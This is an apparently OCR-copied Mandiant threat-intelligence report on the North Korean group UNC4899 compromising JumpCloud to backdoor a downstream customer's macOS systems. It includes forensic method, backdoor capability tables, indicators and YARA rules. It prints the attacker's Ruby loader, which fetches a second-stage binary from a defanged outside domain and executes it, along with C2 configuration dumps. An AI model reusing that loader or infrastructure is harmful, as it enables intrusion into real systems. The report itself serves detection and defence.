
North Korea Leverages SaaS Provider in a Targeted Supply Chain Attack

mandiant.com/resources/blog/north-korea-supply-chain



In July 2023, Mandiant Consulting responded to a supply chain compromise affecting a US-based software solutions entity. We believe the compromise ultimately began as a result of a sophisticated spear phishing campaign aimed at JumpCloud, a zero-trust directory platform service used for identity and access management. JumpCloud reported this unauthorized access impacted fewer than five customers and less than 10 devices.The details in this blog post are based on Mandiant's investigation into the attack against one of JumpCloud's impacted customers.

Mandiant attributed these intrusions to UNC4899, a Democratic People's Republic of Korea (DPRK)-nexus actor, with a history of targeting companies within the cryptocurrency vertical. Mandiant assesses with high confidence that UNC4899 is a cryptocurrency-focused element within the DPRK's Reconnaissance General Bureau (RGB). Based on reporting from trusted partners, UNC4899 likely corresponds to TraderTraitor, a financially motivated DPRK threat group that primarily targets blockchain-related companies.

Supply Chain Attack

On June 27, 2023, at 18:51:57 UTC, Mandiant identified a malicious Ruby script executed via the JumpCloud agent at a downstream customer (a software solutions entity). JumpCloud confirmed the commands framework was used for malicious data injections in their security incident disclosure. The contents and functionalities of this script are outlined below in the Backdoor Payloads section.




Figure 1: Attack path

Host Artifacts

Evidence of compromise was observed within the JumpCloud agent log located at the file path `/private/var/log/jcagent.log`.

Mandiant observed log entries in `jcagent.log` that indicated a directive named “Runworkflow” triggered execution on the system:

```
time=2023-06-27 18:51:57.415615-07:00 PID=82291 level=warning msg=Fallback Poll was required to handle the following directive: RunWorkflow

time=2023-06-27 18:51:57.416036-07:00 PID=82291 level=info msg=policies manager received a request to update workflow policies

time=2023-06-27 18:51:57.416145-07:00 PID=82291 level=info msg=removeWorkflowPolicies - Removing isExecuteOnGUILogin workflow policies

time=2023-06-27 18:51:57.416192-07:00 PID=82291 level=info msg=updateWorkflowPolicies - Adding all current workflow policies

time=2023-06-27 18:51:57.416238-07:00 PID=82291 level=info msg=Processing TypeScheduleCron

time=2023-06-27 18:51:57.416308-07:00 PID=82291 level=info msg=Policy manager creating schedule cron monitor ID=<ID> name=Workflow schedule=immediate type=WORKFLOW

time=2023-06-27 18:51:57.416550-07:00 PID=82291 level=info msg=policies manager received a request to apply Workflow policy
```

During the investigation, Mandiant observed the threat actor target four (4) OSX Ventura systems running either versions 13.3 or 13.4.1. During the forensic analysis of these systems, Mandiant identified a relatively new forensic artifact that proved extremely valuable to the investigation.

This forensic artifact is related to Apple’s XProtect services, specifically, the XProtect Behavioral Service. There are currently five behavioral-based rules defined by Apple. Information about executed programs that violate one or more of these rules is recorded in the XProtect Database (XPdb), which is stored in SQLite 3 format and located at `/var/protected/xprotect/XPdb`. At this time, it does not appear that the XProtect Behavioral Service is configured to block execution.

Through analysis of data stored in the XPdb, Mandiant identified entries containing specific signing identifiers that correlated to attacker payloads. Specifically, the exec_signing_id field within the XPdb contains information about the signature of the binary, which can be used to help identify the author of a particular signed binary. Mandiant identified three unique signatures associated with malicious files:

- mac-555549440ea0d64e96bb34428e08cc8d948b40e7
- p-macos-55554944c2a6eb29a7bc3c73acdaa3e0a7a8d8c7
- securityd-555549440fca1d2f1e613094b0c768d393f83d7f

Mandiant used these signatures to search the XPdb for additional attacker payloads that were deleted by the threat actor or otherwise unable to be identified through other forms of analysis.

An additional field of interest in the XPdb was the exec_cdhash, which contains the cdhash, or Code Directory hash, of the executed binaries. Mandiant identified the historical execution of malicious binaries across multiple systems using cdhash values stored in the XPdb. Because the cdhash is computed based on executable code in the application, Mandiant was able to identify additional malware in the environment despite the files being deleted by the threat actor and the samples having different file hashes.

Further fields of interest in the XPdb had the prefix “responsible_” and contained information about the parent of the process which violated the behavioral rules. On multiple systems, XPdb entries for the malware contained the parent process of the JumpCloud agent, further evidence that the threat actor leveraged JumpCloud to gain initial access to victim environments.

The threat actor was consistently observed removing prior payloads from disk; however, the FSEvents artifacts were able to provide great insight into files that previously existed on disk. The FSEvents contained details on the creation, modification, permission changes, renaming, and removal of files, even if the filesystem no longer contained artifacts indicating the existence of these files remained. Using the node_id field associated with individual entries, Mandiant was able to identify the order of specific threat actor activities on systems and the updated names of renamed files.

The following table provides an example of the relevant data obtained from FSEvents:

node_id	fullpath	Description
53789510	/Library/Ruby/Gems/2.6.0/extensions/init.rb	Ruby script
53789519	/usr/local/bin/com.docker.vmnat	FULLHOUSE.DOORED
53789522	/usr/local/bin/com.docker.vmnat.lock	Not recovered
54101444	/Library/Fonts/ArialUnicode.ttf.md5	STRATOFEAR (Config)

54102142	/Library/PrivilegedHelperTools/com.microsoft.teams.TeamsDaemon	STRATOFEAR
54102142	/Library/PrivilegedHelperTools/us.zoom.ZoomService	STRATOFEAR
54102303	/Library/LaunchDaemons/com.microsoft.teams.TeamsDaemon.plist	STRATOFEAR (LaunchDaemon)
54212385	/Library/LaunchDaemons/us.zoom.ZoomService.plist	STRATOFEAR (LaunchDaemon)

Backdoor Payloads

Initial Access

Initial access was gained by compromising JumpCloud and inserting malicious code into their commands framework. In at least one instance, the malicious code was a lightweight Ruby script that was executed via the JumpCloud agent. The script contained instructions to download and execute a second stage payload. Within 24 hours of gaining initial access to systems in the victim environment, the threat actor deployed additional backdoors and established persistence via plists. The initial payloads and second stage backdoors were removed from the system.

The directory choices and naming conventions of the Ruby script and second stage payloads indicated the threat actor placed significant priority into masquerading as legitimate files and applications.

Mandiant retrieved the lightweight Ruby script named `init.rb` that was deployed to multiple systems:

```
require 'open-uri'
ffn = '/usr/local/bin/com.docker.vmnat'
File.open(ffn, 'wb') do |file|
file.write(open('hxxps://primerosauxiliosperu[.]com/lic.dat').read)
end
sleep(1)
File.chmod(0755, ffn)
fn = '/usr/local/bin/com.docker.vmnat.lock'
File.open(fn, 'wb') do |file|
file.write(open('hxxps://primerosauxiliosperu[.]com/lic_bak.dat').read)
end
sleep(1)
system(ffn)
```

The script downloads two files to locations defined by the variables ffn and fn, but only the first file is executed via the system function. The second file could not be identified on the hosts.

FULLHOUSE.DOORED (com.docker.vmnat, npx-cli, us.zoom.ZoomUpdate)

The threat actor downloaded and executed `/usr/local/bin/com.docker.vmnat` using the aforementioned Ruby script. However, `com.docker.vmnat` was removed from the system. Fortunately, an artifact of its execution was discovered in the `/private/var/db/oah` directory.

Because com.docker.vmnat was likely compiled for x86-64 systems, the code had to be translated to ARM64 to successfully execute on the target system. As a result, Apple's Rosetta 2 translator produced a `com.docker.vmnat.aot` file under the oah directory that included the translated ARM64 code as well as symbols present in the original `com.docker.vmnat` application. Based on these symbols, Mandiant assesses with moderate confidence that `com.docker.vmnat` was a version of the FULLHOUSE.DOORED backdoor.

FULLHOUSE.DOORED is a backdoor written in C/C++ that communicates using HTTP. It incorporates the capabilities of the FULLHOUSE tunneler in addition to supporting backdoor commands including shell command execution, file transfer, file management, and process injection. The command and control (C2) server must be configured from either the command line or a configuration file.

Additional attacker backdoors identified on systems with names that masquaraded as legitimate binaries and also produced AOT files upon translation (e.g., `npx-cli` and `npx-cli.aot`).

STRATOFEAR (com.google.kservice, us.zoom.ZoomService)

Limited forensic evidence existed to determine exactly how STRATOFEAR was deployed to systems in the victim environment; however, in each instance, STRATOFEAR was preceded by the deployment of FULLHOUSE.DOORED. On the systems analyzed, only one backdoor remained on the system, indicating the threat actor may have used FULLHOUSE.DOORED as a first-stage backdoor before deploying STRATOFEAR as a second-stage backdoor.

STRATOFEAR is a modular backdoor that communicates with C2 servers using a protocol specified in its C2 configuration, which is decrypted from a local file. The backdoor's primary functionality involves retrieving and executing additional modules. Modules may be downloaded from a remote server or loaded from disk.

STRATOFEAR contains an embedded configuration that includes two file paths. The first path (`/Library/Fonts/ArialUnicode.ttf.md5`) stores the backdoor's full configuration, including its C2 servers. The second path (`/Library/Fonts/ArialUnicode.ttf.md5.1`) may be used to store logging information related to monitor activity that is described as follows.

A portion of STRATOFEAR's 0x1052-byte decrypted configuration is shown as follows.

```
00000410  25 63 01 00 00 00 E8 03 00 00 03 00 00 00 02 00  %c....è.........
00000420  00 00 65 6D 62 65 64 3A 2F 2F 30 00 00 00 00 00  ..embed://0.....
00000430  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000440  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000450  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000460  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000470  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000480  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000490  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000004A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000004B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000004C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000004D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000004E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000004F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000500  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000510  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000520  00 00 00 00 00 00 70 73 73 6C 3A 2F 2F 63 6F 6E  ......pssl://con
00000530  74 6F 72 74 6F 6E 73 65 74 2E 63 6F 6D 3A 34 34  tortonset.com:44
00000540  33 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  3...............
00000550  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000560  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000570  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000580  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000590  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000005A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000005B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000005C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000005D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000005E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000005F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000600  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000610  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000620  00 00 00 00 00 00 00 00 00 00 70 73 73 6C 3A 2F  ..........pssl:/
00000630  2F 72 65 6C 79 73 75 64 64 65 6E 2E 63 6F 6D 3A  /relysudden.com:
00000640  34 34 33 00 00 00 00 00 00 00 00 00 00 00 00 00  443.............
```

STRATOFEAR refers to the four-byte value at offset 0x410 (`0x16325`) as a uid. The four-byte value at offset 0x416 (`0x3e8` or decimal `1000`) is the backdoor's version number. STRATOFEAR's configuration file may include AES-128-encrypted modules; however, this was not the case in the discovered sample.

A subset of commands supported by STRATOFEAR are listed in the following table:

Command ID	Description
`0x02`	Start the primary module thread (see the following module command table)

0x07	Collect system information, module information, and configuration data
0x08	Read and decrypt the local configuration file
0x09	Write the in-memory configuration to the local configuration file
0x0A	Delete the local configuration file
0x0B	Get the path of the local configuration file
0x0C	Retrieve the in-memory configuration

System information collected using command 0x07 includes the system name, current username, and the system's architecture.

STRATOFEAR supports the module-related commands listed in the following table:

Command ID	Description
0x60	Not implemented
0x61	Retrieve module information: name, ID, version, memory address
0x62	Load module from memory or disk and execute its Initialize function
0x63	Invoke module by ID
0x64	Retrieve module execution result
0x65	Retrieve module start and end values
0x66	Change directory

Downloaded modules may be written to a .tmp file in the $TMPDIR or /tmp directory. The file's name consists of six randomly-generated alphanumeric characters.

STRATOFEAR's code references five predefined module types that have an ID value and an internal name:

Module ID	Internal Name
1	module_ipc
2	module_monitor
3	module_apu
4	module_event
5	module_net

STRATOFEAR also contains strings that are used to report a module's location. Possible locations are "Config", "Static", or "Path" followed by a file path.

STRATOFEAR employs what it refers to as "monitors" to monitor system activity using up to 16 threads. The backdoor references eight different monitors and includes descriptions for all but one (0x45).

Monitor ID	Internal Description

0x42	"monitor for when file(%s) is created"
0x43	"monitor for when size of file(%s) is changed"
0x44	"monitor for when status of network connection(%s:%d => %s:%d) is created"
0x45	None. This monitor can test for a successful TCP connection to a given IP address or domain using a specified port.
0x46	"monitor for when process(%s) is created"
0x47	"monitor for when new device is mounted"
0x48	"monitor for when new session is activated"
0x49	"monitor for when it is waked up after %d minutes"

Mandiant directly observed one (1) variant of STRATOFEAR as a Mach-O executable compiled for ARM64 systems that contained a self-signed certificate with a particular Common Name (CN). Mandiant identified a second sample on VirusTotal with the same self-signed certificate CN. The second sample is a Windows DLL protected using VMProtect that was first submitted to VirusTotal on October 19, 2022. Mandiant assesses with moderate confidence that the DLL is a Windows version of STRATOFEAR.

TIEDYE (xpc.protect)

Limited forensic evidence existed to determine exactly how TIEDYE was deployed to systems in the victim environment; however, like STRATOFEAR, TIEDYE was likely deployed as a second-stage backdoor by FULLHOUSE.DOORED.

A Mach-O executable named xpc.protect was identified and determined to be an evolution of the TIEDYE backdoor. TIEDYE can communicate with a C2 server using a range of supported protocols described as follows. Its capabilities include retrieving and executing additional payloads, collecting basic system information, and executing shell commands.

A portion of TIEDYE's raw configuration is shown as follows:

```
00000000  00 00 01 E3 00 0E 00 1E 00 00 00 04 00 03 00 20  ...ã.......... 
00000010  00 10 56 E6 00 00 00 04 00 03 00 21 00 00 00 05  ..Væ.......!.... 
00000020  00 00 00 7D 00 0D 00 33 00 00 00 37 00 0E 00 00  ...}...3...7.... 
00000030  00 00 00 17 00 0C 00 34 73 73 6C 3A 2F 2F 62 61  .......4ssl://ba 
00000040  73 6B 65 74 73 61 6C 75 74 65 2E 63 6F 6D 00 00  sketsalute.com.. 
00000050  00 00 04 00 03 00 35 00 00 00 00 00 00 00 04 00  ......5......... 
00000060  03 00 36 00 00 00 00 00 00 00 36 00 0E 00 00 00  ..6.......6..... 
00000070  00 00 16 00 0C 00 34 73 73 6C 3A 2F 2F 72 65 6E  ......4ssl://ren 
00000080  74 65 64 70 75 73 68 79 2E 63 6F 6D 00 00 00 00  tedpushy.com.... 
00000090  04 00 03 00 35 00 00 00 00 00 00 00 04 00 03 00  ....5........... 
000000A0  36 00 00 00 00 00 00 00 04 00 03 00 23 00 00 00  6...........#... 
000000B0  0A 00 00 01 08 00 0D 00 24 00 00 00 24 00 0E 00  ........$...$... 
000000C0  00 00 00 00 04 00 03 00 25 00 00 03 E8 00 00 00  ........%...è... 
000000D0  04 00 03 00 26 00 00 00 00 00 00 00 04 00 03 00  ....&........... 
000000E0  27 00 00 00 00 00 00 00 24 00 0E 00 00 00 00 00  '.......$....... 
000000F0  04 00 03 00 25 00 00 03 E9 00 00 00 04 00 03 00  ....%...é....... 
00000100  26 00 00 00 00 00 00 00 04 00 03 00 27 00 00 00  &...........'... 
00000110  00 00 00 00 24 00 0E 00 00 00 00 00 04 00 03 00  ....$........... 
00000120  25 00 00 03 EA 00 00 00 04 00 03 00 26 00 00 00  %...ê.......&... 
00000130  00 00 00 00 04 00 03 00 27 00 00 00 00 00 00 00  ........'....... 
00000140  24 00 0E 00 00 00 00 00 04 00 03 00 25 00 00 03  $...........%... 
00000150  ED 00 00 00 04 00 03 00 26 00 00 00 00 00 00 00  í.......&....... 
00000160  04 00 03 00 27 00 00 00 00 00 00 00 24 00 0E 00  ....'.......$... 
00000170  00 00 00 00 04 00 03 00 25 00 00 00 00 00 00 00  ........%....... 
00000180  04 00 03 00 26 00 00 00 00 00 00 00 04 00 03 00  ....&........... 
00000190  27 00 00 00 00 00 00 00 24 00 0E 00 00 00 00 00  '.......$....... 
000001A0  04 00 03 00 25 00 00 00 00 00 00 00 04 00 03 00  ....%........... 
000001B0  26 00 00 00 00 00 00 00 04 00 03 00 27 00 00 00  &...........'... 
000001C0  00 00 00 00 22 00 0C 00 37 2F 4C 69 62 72 61 72  ...."...7/Librar 
000001D0  79 2F 43 61 63 68 65 73 2F 63 6F 6D 2E 61 70 70  y/Caches/com.app 
000001E0  6C 65 2E 70 72 69 76 61 63 79 00 05 05 05 05 05  le.privacy......
```

The configuration contains two C2 servers that are prefixed with a protocol identifier. TIEDYE supports the following protocols: `tcp`, `tcp6`, `udp`, `upd6`, `http`, `https`, `proxy_socks4`, `proxy_socks4a`, `pipe`, `ssl`, `ssl3`, and `rdp`. The file path at the end of the configuration is used to store configuration data that is encrypted using AES-128.

Previous versions of TIEDYE were configured to persist via a LaunchAgent. The current version contains the functionality to create a LaunchAgent at one of the following locations but is not configured to do so:

- `$HOME/Library/LaunchAgents/com.studentd.agent.plist`
- `/Library/LaunchDaemons/com.studentd.agent.plist`

TIEDYE has similarities to RABBITHUNT, which is a backdoor written in C++ that communicates via a custom binary protocol over TCP. RABBITHUNT's core functionality is implemented through modules downloaded directly into memory or read from a local file. Capabilities added via modules include reverse shell, file transfer, process creation, and process termination.

DPRK Cryptocurrency Targeting

Mandiant identified UNC4899 targeting MacOS keychains and reconnaissance data associated with executives and internal security teams.

UNC4899 targeting overlaps with a separate RGB-aligned group, APT43, who in July, 2023 displayed interest in the cryptocurrency vertical, specifically targeting a variety of C-Suite executives from multiple fintech and cryptocurrency companies in the United States, South Korea, Hong Kong, and Singapore. Many of the individuals work at organizations related to financial services, cryptocurrency, blockchain, web3 and related entities. The overlaps in targeting and sharing of infrastructure amongst DPRK groups highlights the continued targeting and coordinated interest in the cryptocurrency field.

Operational Security Fumble

Mandiant has observed RGB units utilize a series of Operational Relay Boxes (ORBs) using L2TP IPsec tunnels along with commercial VPN providers to obscure their source address. These relays seem to be heavily shared among units under the RGB umbrella.

Mandiant observed UNC4899 utilize various VPN providers as a final hop, the most common being ExpressVPN, but connections to NordVPN, TorGuard and many other providers have also been observed. There have been many occasions in which DPRK threat actors did not employ this last hop, or mistakenly did not utilize this while conducting actions on operations on the victim's network.

The VPNs used by RGB actors occasionally fail, which reveals the IP addresses of the actor's true origins. Mandiant observed the DPRK threat actor UNC4899 connecting directly to an attacker-controlled ORB from their 175.45.178[.]0/24 subnet. (Ryugyong Dong, Pyongyang). Additionally we observed the DPRK threat actor log directly into a Pyongyang IP, from one of their jump boxes. Our evidence supports that this was an OPSEC slip up since the connection to the North Korean netblock was short-lived. Figure 2 provides an overview of the network infrastructure used in this campaign.

Figure 2: UNC4899 network infrastructure

Additionally, Mandiant was able to uncover additional infrastructure due to the fact that a PTR record was never changed from a previous operation. Mandiant has previously identified the domain wasxxv[.]site being used by North Korean threat actors. Additionally, the IP address 198.244.135[.]250 is being utilized for another C2 domain prontoposer[.]com while still having a PTR record to the domain previously identified.

Attribution

Mandiant is tracking this activity as UNC4899, a suspected North Korean actor. We assess with high confidence that UNC4899 is a cryptocurrency-focused group that falls under the RGB. UNC4899's targeting is selective, and they have been observed gaining access to victim networks through JumpCloud. Mandiant has observed overlap amongst multiple North Korean groups that fall under the RGB. These groups commonly share infrastructure to complete their actions on objectives. Mandiant has observed UNC2970, APT43, and UNC4899 all utilize similar infrastructure.

Mandiant has observed an increase in financially motivated operations by DPRK actors in the past year, particularly those focused on the cryptocurrency industry. RGB-aligned crypto-focused groups, publicly reported under the umbrella term Lazarus, and clear variants of historic, established APT threat actors such as the open source “TraderTraitor” and “AppleJeus”, have increasingly conducted financially motivated operations that have affected the cryptocurrency industry and various blockchain platforms.

Outlook and Implications

The campaign targeting JumpCloud, and the previously reported DPRK supply chain compromise from earlier this year which affected the Trading Technologies X_TRADER application and 3CX Desktop App software, exemplifies the cascading effects of these operations to gain access to service providers in order to compromise downstream victims. Both operations have suspected ties to financially motivated DPRK actors, suggesting that DPRK operators are implementing supply chain TTPs to target select entities as part of increased efforts to target cryptocurrency and fintech-related assets. Mandiant assesses DPRK cryptocurrency units will continue development of MacOS malware and capabilities to target high-value individuals within the cryptocurrency industry, and the software solutions they use.

Mandiant assesses that DPRK’s cyber landscape has evolved to a streamlined alignment with shared tooling and targeting efforts. Operators within these units quickly change their current focus and begin working on separate unrelated efforts such as ransomware, weapons and nuclear targeting, cryptocurrency efforts, etc. This seeming “streamlining” of activities by DPRK often makes it difficult for defenders to track,

attribute, and thwart malicious activities, while enabling this now collaborative adversary to move stealthily and with greater speed. The level of shared targeting and tooling leads Mandiant to believe that shifts are continuing to occur even outside of the heavily RGB dominated cyber landscape.

Acknowledgements

Beyond the listed authors are many Mandiant professionals whom we would like to thank for their continued effort and dedication in working with our clients to respond to DPRK related intrusions. We also want to specifically thank Google's Threat Analysis Group (TAG), Mandiant's DPRK Fusion Cell, and our government partners for their continued collaboration and support. We would also like to thank Trellix for our continued partnership and for providing supporting detection YARA rules and associated indicators.

Indicators of Compromise (IOCs)

Network IOCs

IP Address	ASN	Netblock	Location
146.19.173.125	213373	IP Connect Inc	Seychelles
23.227.202.54	29802	HIVELOCITY, Inc.	Tampa, FL, US
38.132.124.88	9009	M247 Europe	Secaucus, NJ, US
88.119.174.148	61272	BaCloud	Lithuania
198.244.135.250	16276	OVH	United Kingdom (GB)

Domain
contortonset[.]com
relysudden[.]com
primerosauxiliosperu[.]com
rentedpushy[.]com
basketsalute[.]com
prontoposer[.]com

Endpoint IOCs

MD5	SHA256	Filename
65baa3c1a22052fe1f70c9d2cbe11de4	a8b1c5eb2254e1a3cec397576ef42da038600b4fa7cd1ab66472d8012baabf17	init.rb
155597a7985cb8f7a6e748e5e108f637	08607faad41009e31c094539b20b615b3e7a71e716f2bca12e4a097f38f14466	com.docker.vmnat.aot
N/A	5701d7bcf809d5ffc9061daeb24d3e7cc6585d9b42bacf94fc68a6c500542f8c	com.docker.vmnat
N/A	5701d7bcf809d5ffc9061daeb24d3e7cc6585d9b42bacf94fc68a6c500542f8c	Npx-cli

N/A	28c3d359364bf5d64a864f08d4743ea08e48017be27fda8cf53fb5ba307583b4	us.Zoom.ZoomUpdate
39a421ea89035ffcc3dea0cd0f10964e	e901d9279d8f2ad96d741e7cd92770c0ce3ff3f4c029dbf26177b4e09228fe66	ArialUnicode.ttf.md5
N/A	N/A	com.google.keystone.a
N/A	N/A	com.google.keystone.s
N/A	N/A	com.microsoft.teams.Te
27db0f17282a4c4507266f3c4d9c4527	88f23c22a7f9da8b5087a3fa9c76fd5c79903d89ceda4152943cadc0797cbcb8	us.zoom.ZoomService.
6d8194c003d0025fa92fbcbf2eadb6d1	a90561efc22bdd777956cc67d5b67e3ec3c1b4f35a64f4328e40615d2ab24186	com.google.kservice
6d8194c003d0025fa92fbcbf2eadb6d1	a90561efc22bdd777956cc67d5b67e3ec3c1b4f35a64f4328e40615d2ab24186	com.microsoft.teams.Te
6d8194c003d0025fa92fbcbf2eadb6d1	a90561efc22bdd777956cc67d5b67e3ec3c1b4f35a64f4328e40615d2ab24186	us.zoom.ZoomService
48eaf2a7e97189709fb3789f0c662e1c	5d18443f88f38ad7e3de62ac46489f649b4e8183b76fba902fb9a9ccf8a0d5c8	com.apple.privacy
b0e0e0d258fcd55d3cc5af2b4669e014	9b1c1013ad8d2c0144af74eff5a2afc454b7b858bb7a5cba312bfb0f531c8930	com.xpc.agent.plist
15bfe67e912f224faef9c7f6968279c6	6f1c47566a46d252885858f928a3b855fb3fd03941e3571d152562d0c75c4d47	xpc.protect
N/A	f0854a28209e07a70d7847af4b2632e697bcb95f2c8fcead41eb9314710bd0c2	xpc.protect

XPdb IOCs

Filename	exec_signing_id	exec_cdhash
us.zoom.ZoomUpdate	mac-555549440ea0d64e96bb34428e08cc8d948b40e7	e5d42bee74a1e1813e8aad9a46a5ebc219953926
npx-cli	mac-555549440ea0d64e96bb34428e08cc8d948b40e7	e5d42bee74a1e1813e8aad9a46a5ebc219953926
com.docker.vmnat	mac-555549440ea0d64e96bb34428e08cc8d948b40e7	e5d42bee74a1e1813e8aad9a46a5ebc219953926
com.google.kservice	p-macos-55554944c2a6eb29a7bc3c73acdaa3e0a7a8d8c7	ff975b95cfc65b6d19ca18993322cfeed282de04
xpc.protect	securityd-555549440fca1d2f1e613094b0c768d393f83d7f	c1fc3213bdb8f3139fd5d4b13e242441016c3c84

Detection Rules

YARA

```
M_APT_Backdoor_STRATOFEAR_1
{

    meta:

        author = "Mandiant"
        description = "Detects instances of STRATOFEAR"
        md5 = "6d8194c003d0025fa92fbcbf2eadb6d1"
        platform = "OSX, Win64"
        malware_family = "STRATOFEAR"

    strings:

        $str1 = "-alone" ascii
        $str2 = "-psn" ascii
        $str3 = "embed://" ascii
        $str4 =  "proc_data" ascii
        $str5 = "udp://" ascii
        $str6 =  "Path : %s" ascii
        $str7 = "127.0.0.1" ascii

    condition:
            ((uint32(0) == 0xBEBAFECA) or (uint32(0) == 0xFEEDFACE) or (uint32(0) == 0xFEEDFACF) or (uint32(0) == 0xCEFAEDFE)) and al
 them

}




M_APT_Backdoor_TIEDYE_1
{

    meta:

        author = "Mandiant"
        description = "Detects instances of TIEDYE"
        md5 = "15bfe67e912f224faef9c7f6968279c6"
        platforms = "OSX"
        malware_family = "TIEDYE"

    strings:

        $str1 = "%s/Library/LaunchAgents/com.%s.agent.plist" ascii
        $str2 = "/Library/LaunchDaemons/com.%s.agent.plist" ascii
        $str3 = "%s/.plugin%04d.so" ascii
        $str4 = "sw_vers -productVersion" ascii
        $str5 = "!proxy=http://" ascii
        $str6 = "Content-Type: application/octet-stream" ascii
        $str7 = "<key>RunAtLoad</key>" ascii
        $str8 = "<string>com.%s.agent</string>" ascii
        $str9 = "%sProxy-Authorization: %s" ascii
        $str10 = "!udp_type"
        $str11 = "!http="

    condition:
                ((uint32(0) == 0xBEBAFECA) or (uint32(0) == 0xFEEDFACE) or (uint32(0) == 0xFEEDFACF) or (uint32(0) == 0xCEFAEDFE)) a
 them
}




FE_APT_Backdoor_MacOS_FULLHOUSE_1
{

    meta:
        author = "FireEye"
        description = "Detects instances of FULLHOUSE."
        platforms = "OSX"
        malware_family = "FULLHOUSE"

    strings:
        $s1 = /<\x00%\x00l?\x00s\x00>\x00<\x00%\x00l?\x00s\x00>\x00<\x00%\x00l?\x00s\x00>/ wide
        $sb1 = { E8 [4-32] 83 F8 ?? 0F 87 [4] 48 8D 0D [4] 48 63 04 81 48 01 C8 FF E0 }

    condition:
        ((uint32(0) == 0xBEBAFECA) or (uint32(0) == 0xFEEDFACE) or (uint32(0) == 0xFEEDFACF) or (uint32(0) == 0xCEFAEDFE)) and all of
 them

}
```

Mandiant Security Validation Actions

Organizations can validate their security controls using the following actions with Mandiant Security Validation.

VID	Name
A106-587	Command and Control - UNC4899, DNS Query, Variant #2
A106-588	Command and Control - UNC4899, DNS Query, Variant #1
A106-589	Command and Control - UNC4899, STRATOFEAR, DNS Query, Variant #1
A106-590	Command and Control - UNC4899, TIEDYE, DNS Query, Variant #1
A106-591	Command and Control - UNC4899, TIEDYE, DNS Query, Variant #2
A106-592	Command and Control - UNC4899, STRATOFEAR, DNS Query, Variant #2
A106-593	Malicious File Transfer - UNC4899, TIEDYE, Download, Variant #1
A106-594	Malicious File Transfer - UNC4899, STRATOFEAR, Download, Variant #1